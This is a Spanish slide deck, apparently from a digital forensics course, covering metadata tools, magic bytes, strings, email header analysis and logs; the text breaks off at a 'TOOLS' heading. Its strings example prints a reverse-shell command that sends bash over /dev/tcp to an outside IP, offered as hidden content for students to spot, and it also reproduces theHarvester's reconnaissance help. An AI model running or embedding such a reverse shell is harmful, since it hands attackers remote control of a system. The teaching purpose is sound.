

# Módulo II: Forense

---

Ignacio Sánchez y Clara Contreras

# Índice

## Parte I

- 1. ¿Qué es el análisis forense?**
- 2. Metadatos (Archivos)**
- 3. Emails**
- 4. Logs**
- 5. Registros de Windows**
- 6. Navegación web? (Si me da la vida)**

# Índice

## Parte II

- 1. Volatility (Memoria RAM)**
- 2. Wireshark (Tráfico de red)**

**¿Qué es esto de Forense?**

**Si aquí no se mata a nadie**

# I - Forense - ¿Qué es el análisis forense?


## ¿Qué es el análisis forense?

- Buscar datos que nos interesen dada una fuente de información.



# I - Forense - ¿Qué es el análisis forense?

¿A qué podemos realizar un análisis forense?



- Análisis de **archivos**
- Análisis de discos duros
- Análisis de **memoria RAM**
- Análisis de **tráfico de red**
- Análisis de **emails, logs, tráfico USB...**

# I. METADATOS

# I - Forense - Archivos

## ¿Qué son los metadatos?

**"Datos sobre datos"**

**Dan información como la calidad, contenido o la fecha de modificación de un archivo. En ellos podemos encontrar información importante**



# I - Forense - Archivos

## Los metadatos

- Datos básicos
- Magic Bytes
- Strings



# I - Forense - Archivos

## Exiftool

**Podemos utilizar esta herramienta para ver los metadatos**

**Argumento -u para ver metadatos “no típicos”**

```
→ exiftool imagen_de_prueba.jpg
ExifTool Version Number          : 12.40
File Name                        : imagen_de_prueba.jpg
Directory                         :
File Size                         : 334 KiB
File Modification Date/Time     : 2023:10:11 21:38:55+02:00
File Access Date/Time           : 2023:10:11 21:38:55+02:00
File Inode Change Date/Time    : 2023:10:11 21:38:55+02:00
File Permissions                 : -rw-r--r--
File Type                         : JPEG
File Type Extension              : jpg
MIME Type                        : image/jpeg
JFIF Version                     : 1.01
Resolution Unit                  : None
X Resolution                      : 1
Y Resolution                      : 1
Image Width                       : 1366
Image Height                      : 1018
Encoding Process                 : Progressive DCT, Huffman coding
Bits Per Sample                  : 8
Color Components                 : 3
YCbCr Sub Sampling               : YCbCr4:4:4 (1 1)
Image Size                        : 1366x1018
Megapixels                         : 1.4
```

# I - Forense - Archivos

## Exiftool

**Comando útil para exportar metadatos:**

```
exiftool -a -u -g1 archivo > metadatos.txt
```

# I - Forense - Archivos

## PdfInfo

**Podemos utilizar esta herramienta para ver los metadatos**

```
remnux@remnux:~$ pdfinfo -h
pdfinfo version 0.86.1
Copyright 2005-2020 The Poppler Developers - http://poppler.freedesktop.org
Copyright 1996-2011 Glyph & Cog, LLC
Usage: pdfinfo [options] <PDF-file>
      -f <int>          : first page to convert
      -l <int>          : last page to convert
      -box              : print the page bounding boxes
      -meta             : print the document metadata (XML)
      -js               : print all JavaScript in the PDF
      -struct           : print the logical document structure (for tagged files)
      -struct-text     : print text contents along with document structure (for tagged files)
      -isodates         : print the dates in ISO-8601 format
      -rawdates         : print the undecoded date strings directly from the PDF file
      -dests            : print all named destinations in the PDF
      -enc <string>     : output text encoding name
      -listenc          : list available encodings
      -opw <string>     : owner password (for encrypted files)
      -upw <string>     : user password (for encrypted files)
      -v                : print copyright and version info
      -h                : print usage information
      -help             : print usage information
      --help            : print usage information
      -?                : print usage information
```

# I - Forense - Archivos

## Binwalk

**Podemos utilizar  
esta herramienta  
para ver los  
metadatos**

```
william@ubuntu:~/Documents$ binwalk -Me fw.bin
└─ 8F9BB0
   └─ 8F9BB0.7z
      └─ 8F9BB0.extracted
         └─ 68A180
            └─ 68A180.7z
               └─ 72C1B0
                  └─ 72C1B0.7z
                     └─ 72C1B0.extracted
                        └─ DC39.crt
                           └─ E161.crt
                              └─ EBAF.crt
                                 └─ F224.crt
                                    └─ 736648
```

# I - Forense - Archivos

## Metadata2Go

**<https://www.metadata2go.com/view-metadata>**

## Práctica time

**Metadatos**

# 2. ARCHIVOS

# I - Forense - Archivos

## Magic bytes

```
Δ > ➤ ~/Imágenes > ✓ PIPE|0    xxd background.jpg
00000000: ffdb ffe0 0010 4a46 4946 0001 0100 0001 .....JFIF.....
00000010: 0001 0000 ffdb 0043 0003 0202 0302 0203 .....C.....
00000020: 0303 0304 0303 0405 0805 0504 0405 0a07 .....C.....
00000030: 0706 080c 0a0c 0c0b 0a0b 0b0d 0e12 100d .....C.....
00000040: 0e11 0e0b 0b10 1610 1113 1415 1515 0c0f .....C.....
00000050: 1718 1614 1812 1415 14ff db00 4301 0304 .....C.....
00000060: 0405 0405 0905 0509 140d 0b0d 1414 1414 .....C.....
00000070: 1414 1414 1414 1414 1414 1414 1414 1414 .....C.....
00000080: 1414 1414 1414 1414 1414 1414 1414 1414 .....C.....
00000090: 1414 1414 1414 1414 1414 1414 1414 1414 .....C.....
000000a0: 0011 0804 3807 8003 0122 0002 1101 0311 .....8.....
000000b0: 01ff c400 1f00 0001 0501 0101 0101 0100 .....C.....
000000c0: 0000 0000 0000 0001 0203 0405 0607 0809 .....C.....
000000d0: 0a0b ffc4 00b5 1000 0201 0303 0204 0305 .....C.....
000000e0: 0504 0400 0001 7d01 0203 0004 1105 1221 .....}.....!
000000f0: 3141 0613 5161 0722 7114 3281 91a1 0823 1A..Qa.."q.2....#
00000100: 42b1 c115 52d1 f024 3362 7282 090a 1617 B...R..$3br.....
00000110: 1819 1a25 2627 2829 2a34 3536 3738 393a ...%&'()*456789:
00000120: 4344 4546 4748 494a 5354 5556 5758 595a CDEFGHJSTUVWXYZ
```

- Conjunto de bytes que se encuentran al principio de un archivo.
- Identifican el contenido del archivo.
- Comando "xxd"

[https://en.wikipedia.org/wiki/List\\_of\\_file\\_signatures](https://en.wikipedia.org/wiki/List_of_file_signatures)

# I - Forense - Archivos

## Práctica time

### Identifica el archivo

# I - Forense - Archivos

## Magic bytes

```
Δ > ~ /Imágenes > x INT file background.jpg
background.jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 1920x1080, components 3
```

19

- Identificación automática
- Comando "file"


# I - Forense - Archivos

## Práctica time

### Identifica el archivo

# I - Forense - Archivos

## Strings



```
strings randomFile
/lib64/ld-linux-x86-64.so.2
putchar
system
__libc_start_main
__cxa_finalize
libc.so.6
GLIBC_2.34
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
/bin/bash -l > /dev/tcp/104.11.183.41/9443 0<&1 2>&1
;*3$"
GCC: (Debian 13.2.0-2) 13.2.0
Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
    do_global_dtors_aux_fini_array_entry
```

Muestra las cadenas de texto imprimibles.

# I - Forense - Archivos

## Práctica time

### Info oculta

# 3. EMAILS

# I - Forense - Emails


## ¿Qué es la header de un correo?

Contiene info del correo:

- Origen
- Destino
- Trayecto

Ayudan a identificar:

- El servidor de origen.
- Direcciones IP involucradas.
- Posibles falsificaciones o "spoofing".
- Información sobre el agente de usuario (cliente de correo utilizado).



# I - Forense - Emails

## Elementos importantes

### Original Message

Message ID	[REDACTED]	
Created at:	Thu, Mar 24, 2022 at 7:31 PM (Delivered after 1 second)	
From:	Bookmark Team <info@bookmark.email> Using Sendy ( <a href="https://sendy.co">https://sendy.co</a> )	
To:	[REDACTED]	
Subject:	What's New at Bookmark: Menu Layouts, Smart Copy and More New Features	
SPF:	PASS with IP: [REDACTED] <a href="#">Learn more</a>	
DKIM:	'PASS' with domain bookmark.email <a href="#">Learn more</a>	

[Download Original](#)[Copy to clipboard](#)

25

Delivered-To: [REDACTED] with SMTP id [REDACTED]  
Received: by [REDACTED] with SMTP id [REDACTED]  
Thu, 24 Mar 2022 10:31:43 -0700 (PDT)  
X-Google-Smtp-Source: ABdhPJwhH+JOrp9egN3LafH1DPgdiXcrYBjdlkpbpsyYYZ2M46dpExP3UEcqdoxbnKneI1FIY5BI  
X-Received: by 2002:a17:902:b02:b0:151:4f64:e516 with SMTP id t2-2002a170902b20200b001514f64e516mr7030888plr.16.1648143103539;  
Thu, 24 Mar 2022 10:31:43 -0700 (PDT)  
ARC-Seal: i=1; a=rsa-sha256; t=1648143103; cv=none;  
d=google.com; s=arc-20160816;  
b=PyZWjpBaDSde23aGtjxD2R+2cu8ylwqRedzCbrMidGo1f3IS1CsZzEmeRQ1+U+HjN1  
kTDkpVQokTA6cNgceMNC/EnK6TRL1Q2xh9RCmpqhEdH2tJAg8fSneCgtfSUQVikW6K+  
2d-GnHQuhOPdKK0gzLuRo5W7aNMJnSr2Qj89RnfAoCxvvWGxj+48V6/KGsh3e98SR8UL  
13jRXV85d+ZXTSJThvuKn6Hc32xq5mt2emeliIsmdId/FHyKUqy7MnYwibFLSGRG6h7x  
Xnbjryq2Ax+Y623M/nAYX6vtcGZVbnkH9MOEXCiFhd5EU88tp4d/b08PPfUZCg0jd7Hw  
jd6A==  
ARC-Message-Signature: i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-20160816;  
h=feedback-id:content-transfer-encoding:mime-version:list-unsubscribe  
:message-id:subject:reply-to:from:to:date:dkim-signature  
:dkim-signature;  
bh=BIVChTqxtnv38lq+c4cipdRatXn7Jct5UE+20FqDMRA=;  
b=DkFtmalUqsq01/pdSVyKfKeiohH0ALEjNtTM171+uIGmzQrmoJ4Pho7uHT4uWtBwX0R  
39FKxe75q3YjAQFswTNa30grdjGNgZ112j5WM28wj9mpUhhsR+U1mkK1SXOixKeB/U1f  
Z3T7G10oMDvDt269t1nx5hToZqrwbKSLG13yJYmfIy5jxv9Ck11S1rRSZExnSRkABRPJ

## Original Message

### Message-ID

Created at: Thu, Mar 24, 2022 at 7:31 PM (Delivered after 1 second)

### From

Bookmark Team <info@bookmark.email> Using Sendy (<https://sendy.co>)

### To:

### Subject

What's New at Bookmark: Menu Layouts, Smart Copy and More New Features

### SPF:

PASS with IP: [Learn more](#)

### DKIM:

'PASS' with domain bookmark.email [Learn more](#)

[Download Original](#)

[Copy to clipboard](#)

Delivered-To: [REDACTED]  
Received by [REDACTED] with SMTP id [REDACTED]  
Thu, 24 Mar 2022 10:31:43 -0700 (PDT)  
**X-Originating-IP**: ABdhPJwhH+JOrp9egN3LafH1DPgdiXcrY8JdiLkpbsyYYZ2M46dpExP3UEcqdoxbnKneI1FIY5BI  
X-Received: by zeez:a17:902:b202:b0:151:4f64:e516 with SMTP id t2-20020a170902b20200b001514f64e516mr7030888plr.16.1648143103539;  
Thu, 24 Mar 2022 10:31:43 -0700 (PDT)  
ARC-Seal: i=1; a=rsa-sha256; t=1648143103; cv=none;  
d=google.com; s=arc-20160816;  
b=PyZWjpBaDSde23aGtjxD2R+2cu8ylwqRedzCbrMidGo1f3IS1CsZzEmeRQ1+U+HjN1  
kTDkpVQokTA6cNgceMWC/EnK6TRL1Q2xh9RCmpqhEdH2tJAq8fSneCgteFSUQViKw6K+  
2d+GnHQuhOPdKkOgZLuRo5W7aNMDjnSrQJ89RnfAoCxyvIWXj+48V6/KGsh3e98SR8UL  
i3jRXV85d+ZXTSJThvuKn6Hc3Zxq5mt2emeliTsmldId/FHyKUqy7MnYwibFLSGRG6h7x  
XnbjrYq2Ax+Y623M/nAYX6vtcGZVbnkH9MOEXCiFhdSEU88tp4d/b08PPFUZCg0jd7Hw  
jd6A==  
ARC-Message-Signature: i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-20160816;  
h=feedback-id:content-transfer-encoding:mime-version:list-unsubscribe  
:message-id:subject:reply-to:from:to:date:dkim-signature  
:dkim-signature;  
bh=BIVChTqxtnv381q+c4cipdRatXn7Jct5UE+20FqDMRA=;  
b=DkFtmUqsq01/pdSVyKfKeiohH0ALEjNtTM171+uWGMzQrm0J4Pho7uHT4uWt8wX0R  
39fKXe75q3YjAQFswTNa30grdjGNgZ112j5WM28wj9mpUhh5R+U1mkK1SX0ixKeB/U1f  
Z3T7G10oMDvDt269t1nx5hTe2QrbwKSLG13yJYmfIy5jxv9Ck11S1rRSZExnSRkA8RPJ  
-----

# I - Forense - Emails

## TOOLS

**MHA (Mail Header Analyzer)** → <https://mha.azurewebsites.net>

27

**Harvester**

**Nano, cat, vim, etc ;)**

# I - Forense - Emails

```
*-----*
*   THE HARVESTER   *
*-----*
* TheHarvester Ver. 3.0.0
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
*-----*

Usage: theharvester options

-d: Domain to search or company name
-b: data source: baidu, bing, bingapi, dogpile, google, googleCSE,
    googleplus, google-profiles, linkedin, pgp, twitter, vhost,
    virustotal, threatcrowd, crtsh, netcraft, yahoo, all

-s: start in result number X (default: 0)
-v: verify host name via dns resolution and search for virtual hosts
-f: save the results into an HTML and XML file (both)
-n: perform a DNS reverse query on all ranges discovered
-c: perform a DNS brute force for the domain name
-t: perform a DNS TLD expansion discovery
-e: use this DNS server
-p: port scan the detected hosts and check for Takeovers (80,443,22,21,8080)
-l: limit the number of results to work with(bing goes from 50 to 50 results,
    google 100 to 100, and pgp doesn't use this option)
-h: use SHODAN database to query discovered hosts

Examples:
  theharvester -d microsoft.com -l 500 -b google -h myresults.html
  theharvester -d microsoft.com -b pgp
  theharvester -d microsoft -l 200 -b linkedin
  theharvester -d apple.com -b googleCSE -l 500 -s 300
```

# I - Forense - Emails

## TOOLS

**MHA (Mail Header Analyzer)** → <https://mha.azurewebsites.net>

29

**Harvester**

**Nano, cat, vim, etc ;)**

# I - Forense - Emails

## Práctica time

**Analiza el email**

# 4. LOGS

# I - Forense - Logs

## ¿Qué es eso de los logs?

Archivos de registro      **Literalmente de todo lo que ocurre**

Tipos:

- Syslog (Linux/Unix)
- Windows Event Logs
- Logs de Servidores Web (Apache/Nginx)
- Logs de Dispositivos de Red (Routers, Firewalls)

Ayudan a:

- Rastrear actividades sospechosas.
- Reconstruir eventos.
- Identificar intentos de intrusión.
- Obtener datos útiles como direcciones IP, comandos ejecutados, etc.

# I - Forense - Logs

TOOLS

CAT

**Command line pasa a ser tu mejor amiga**

33

**Hay más, tranquilos**


GREP

LESS

TAIL

# I - Forense - Logs

## TOOLS

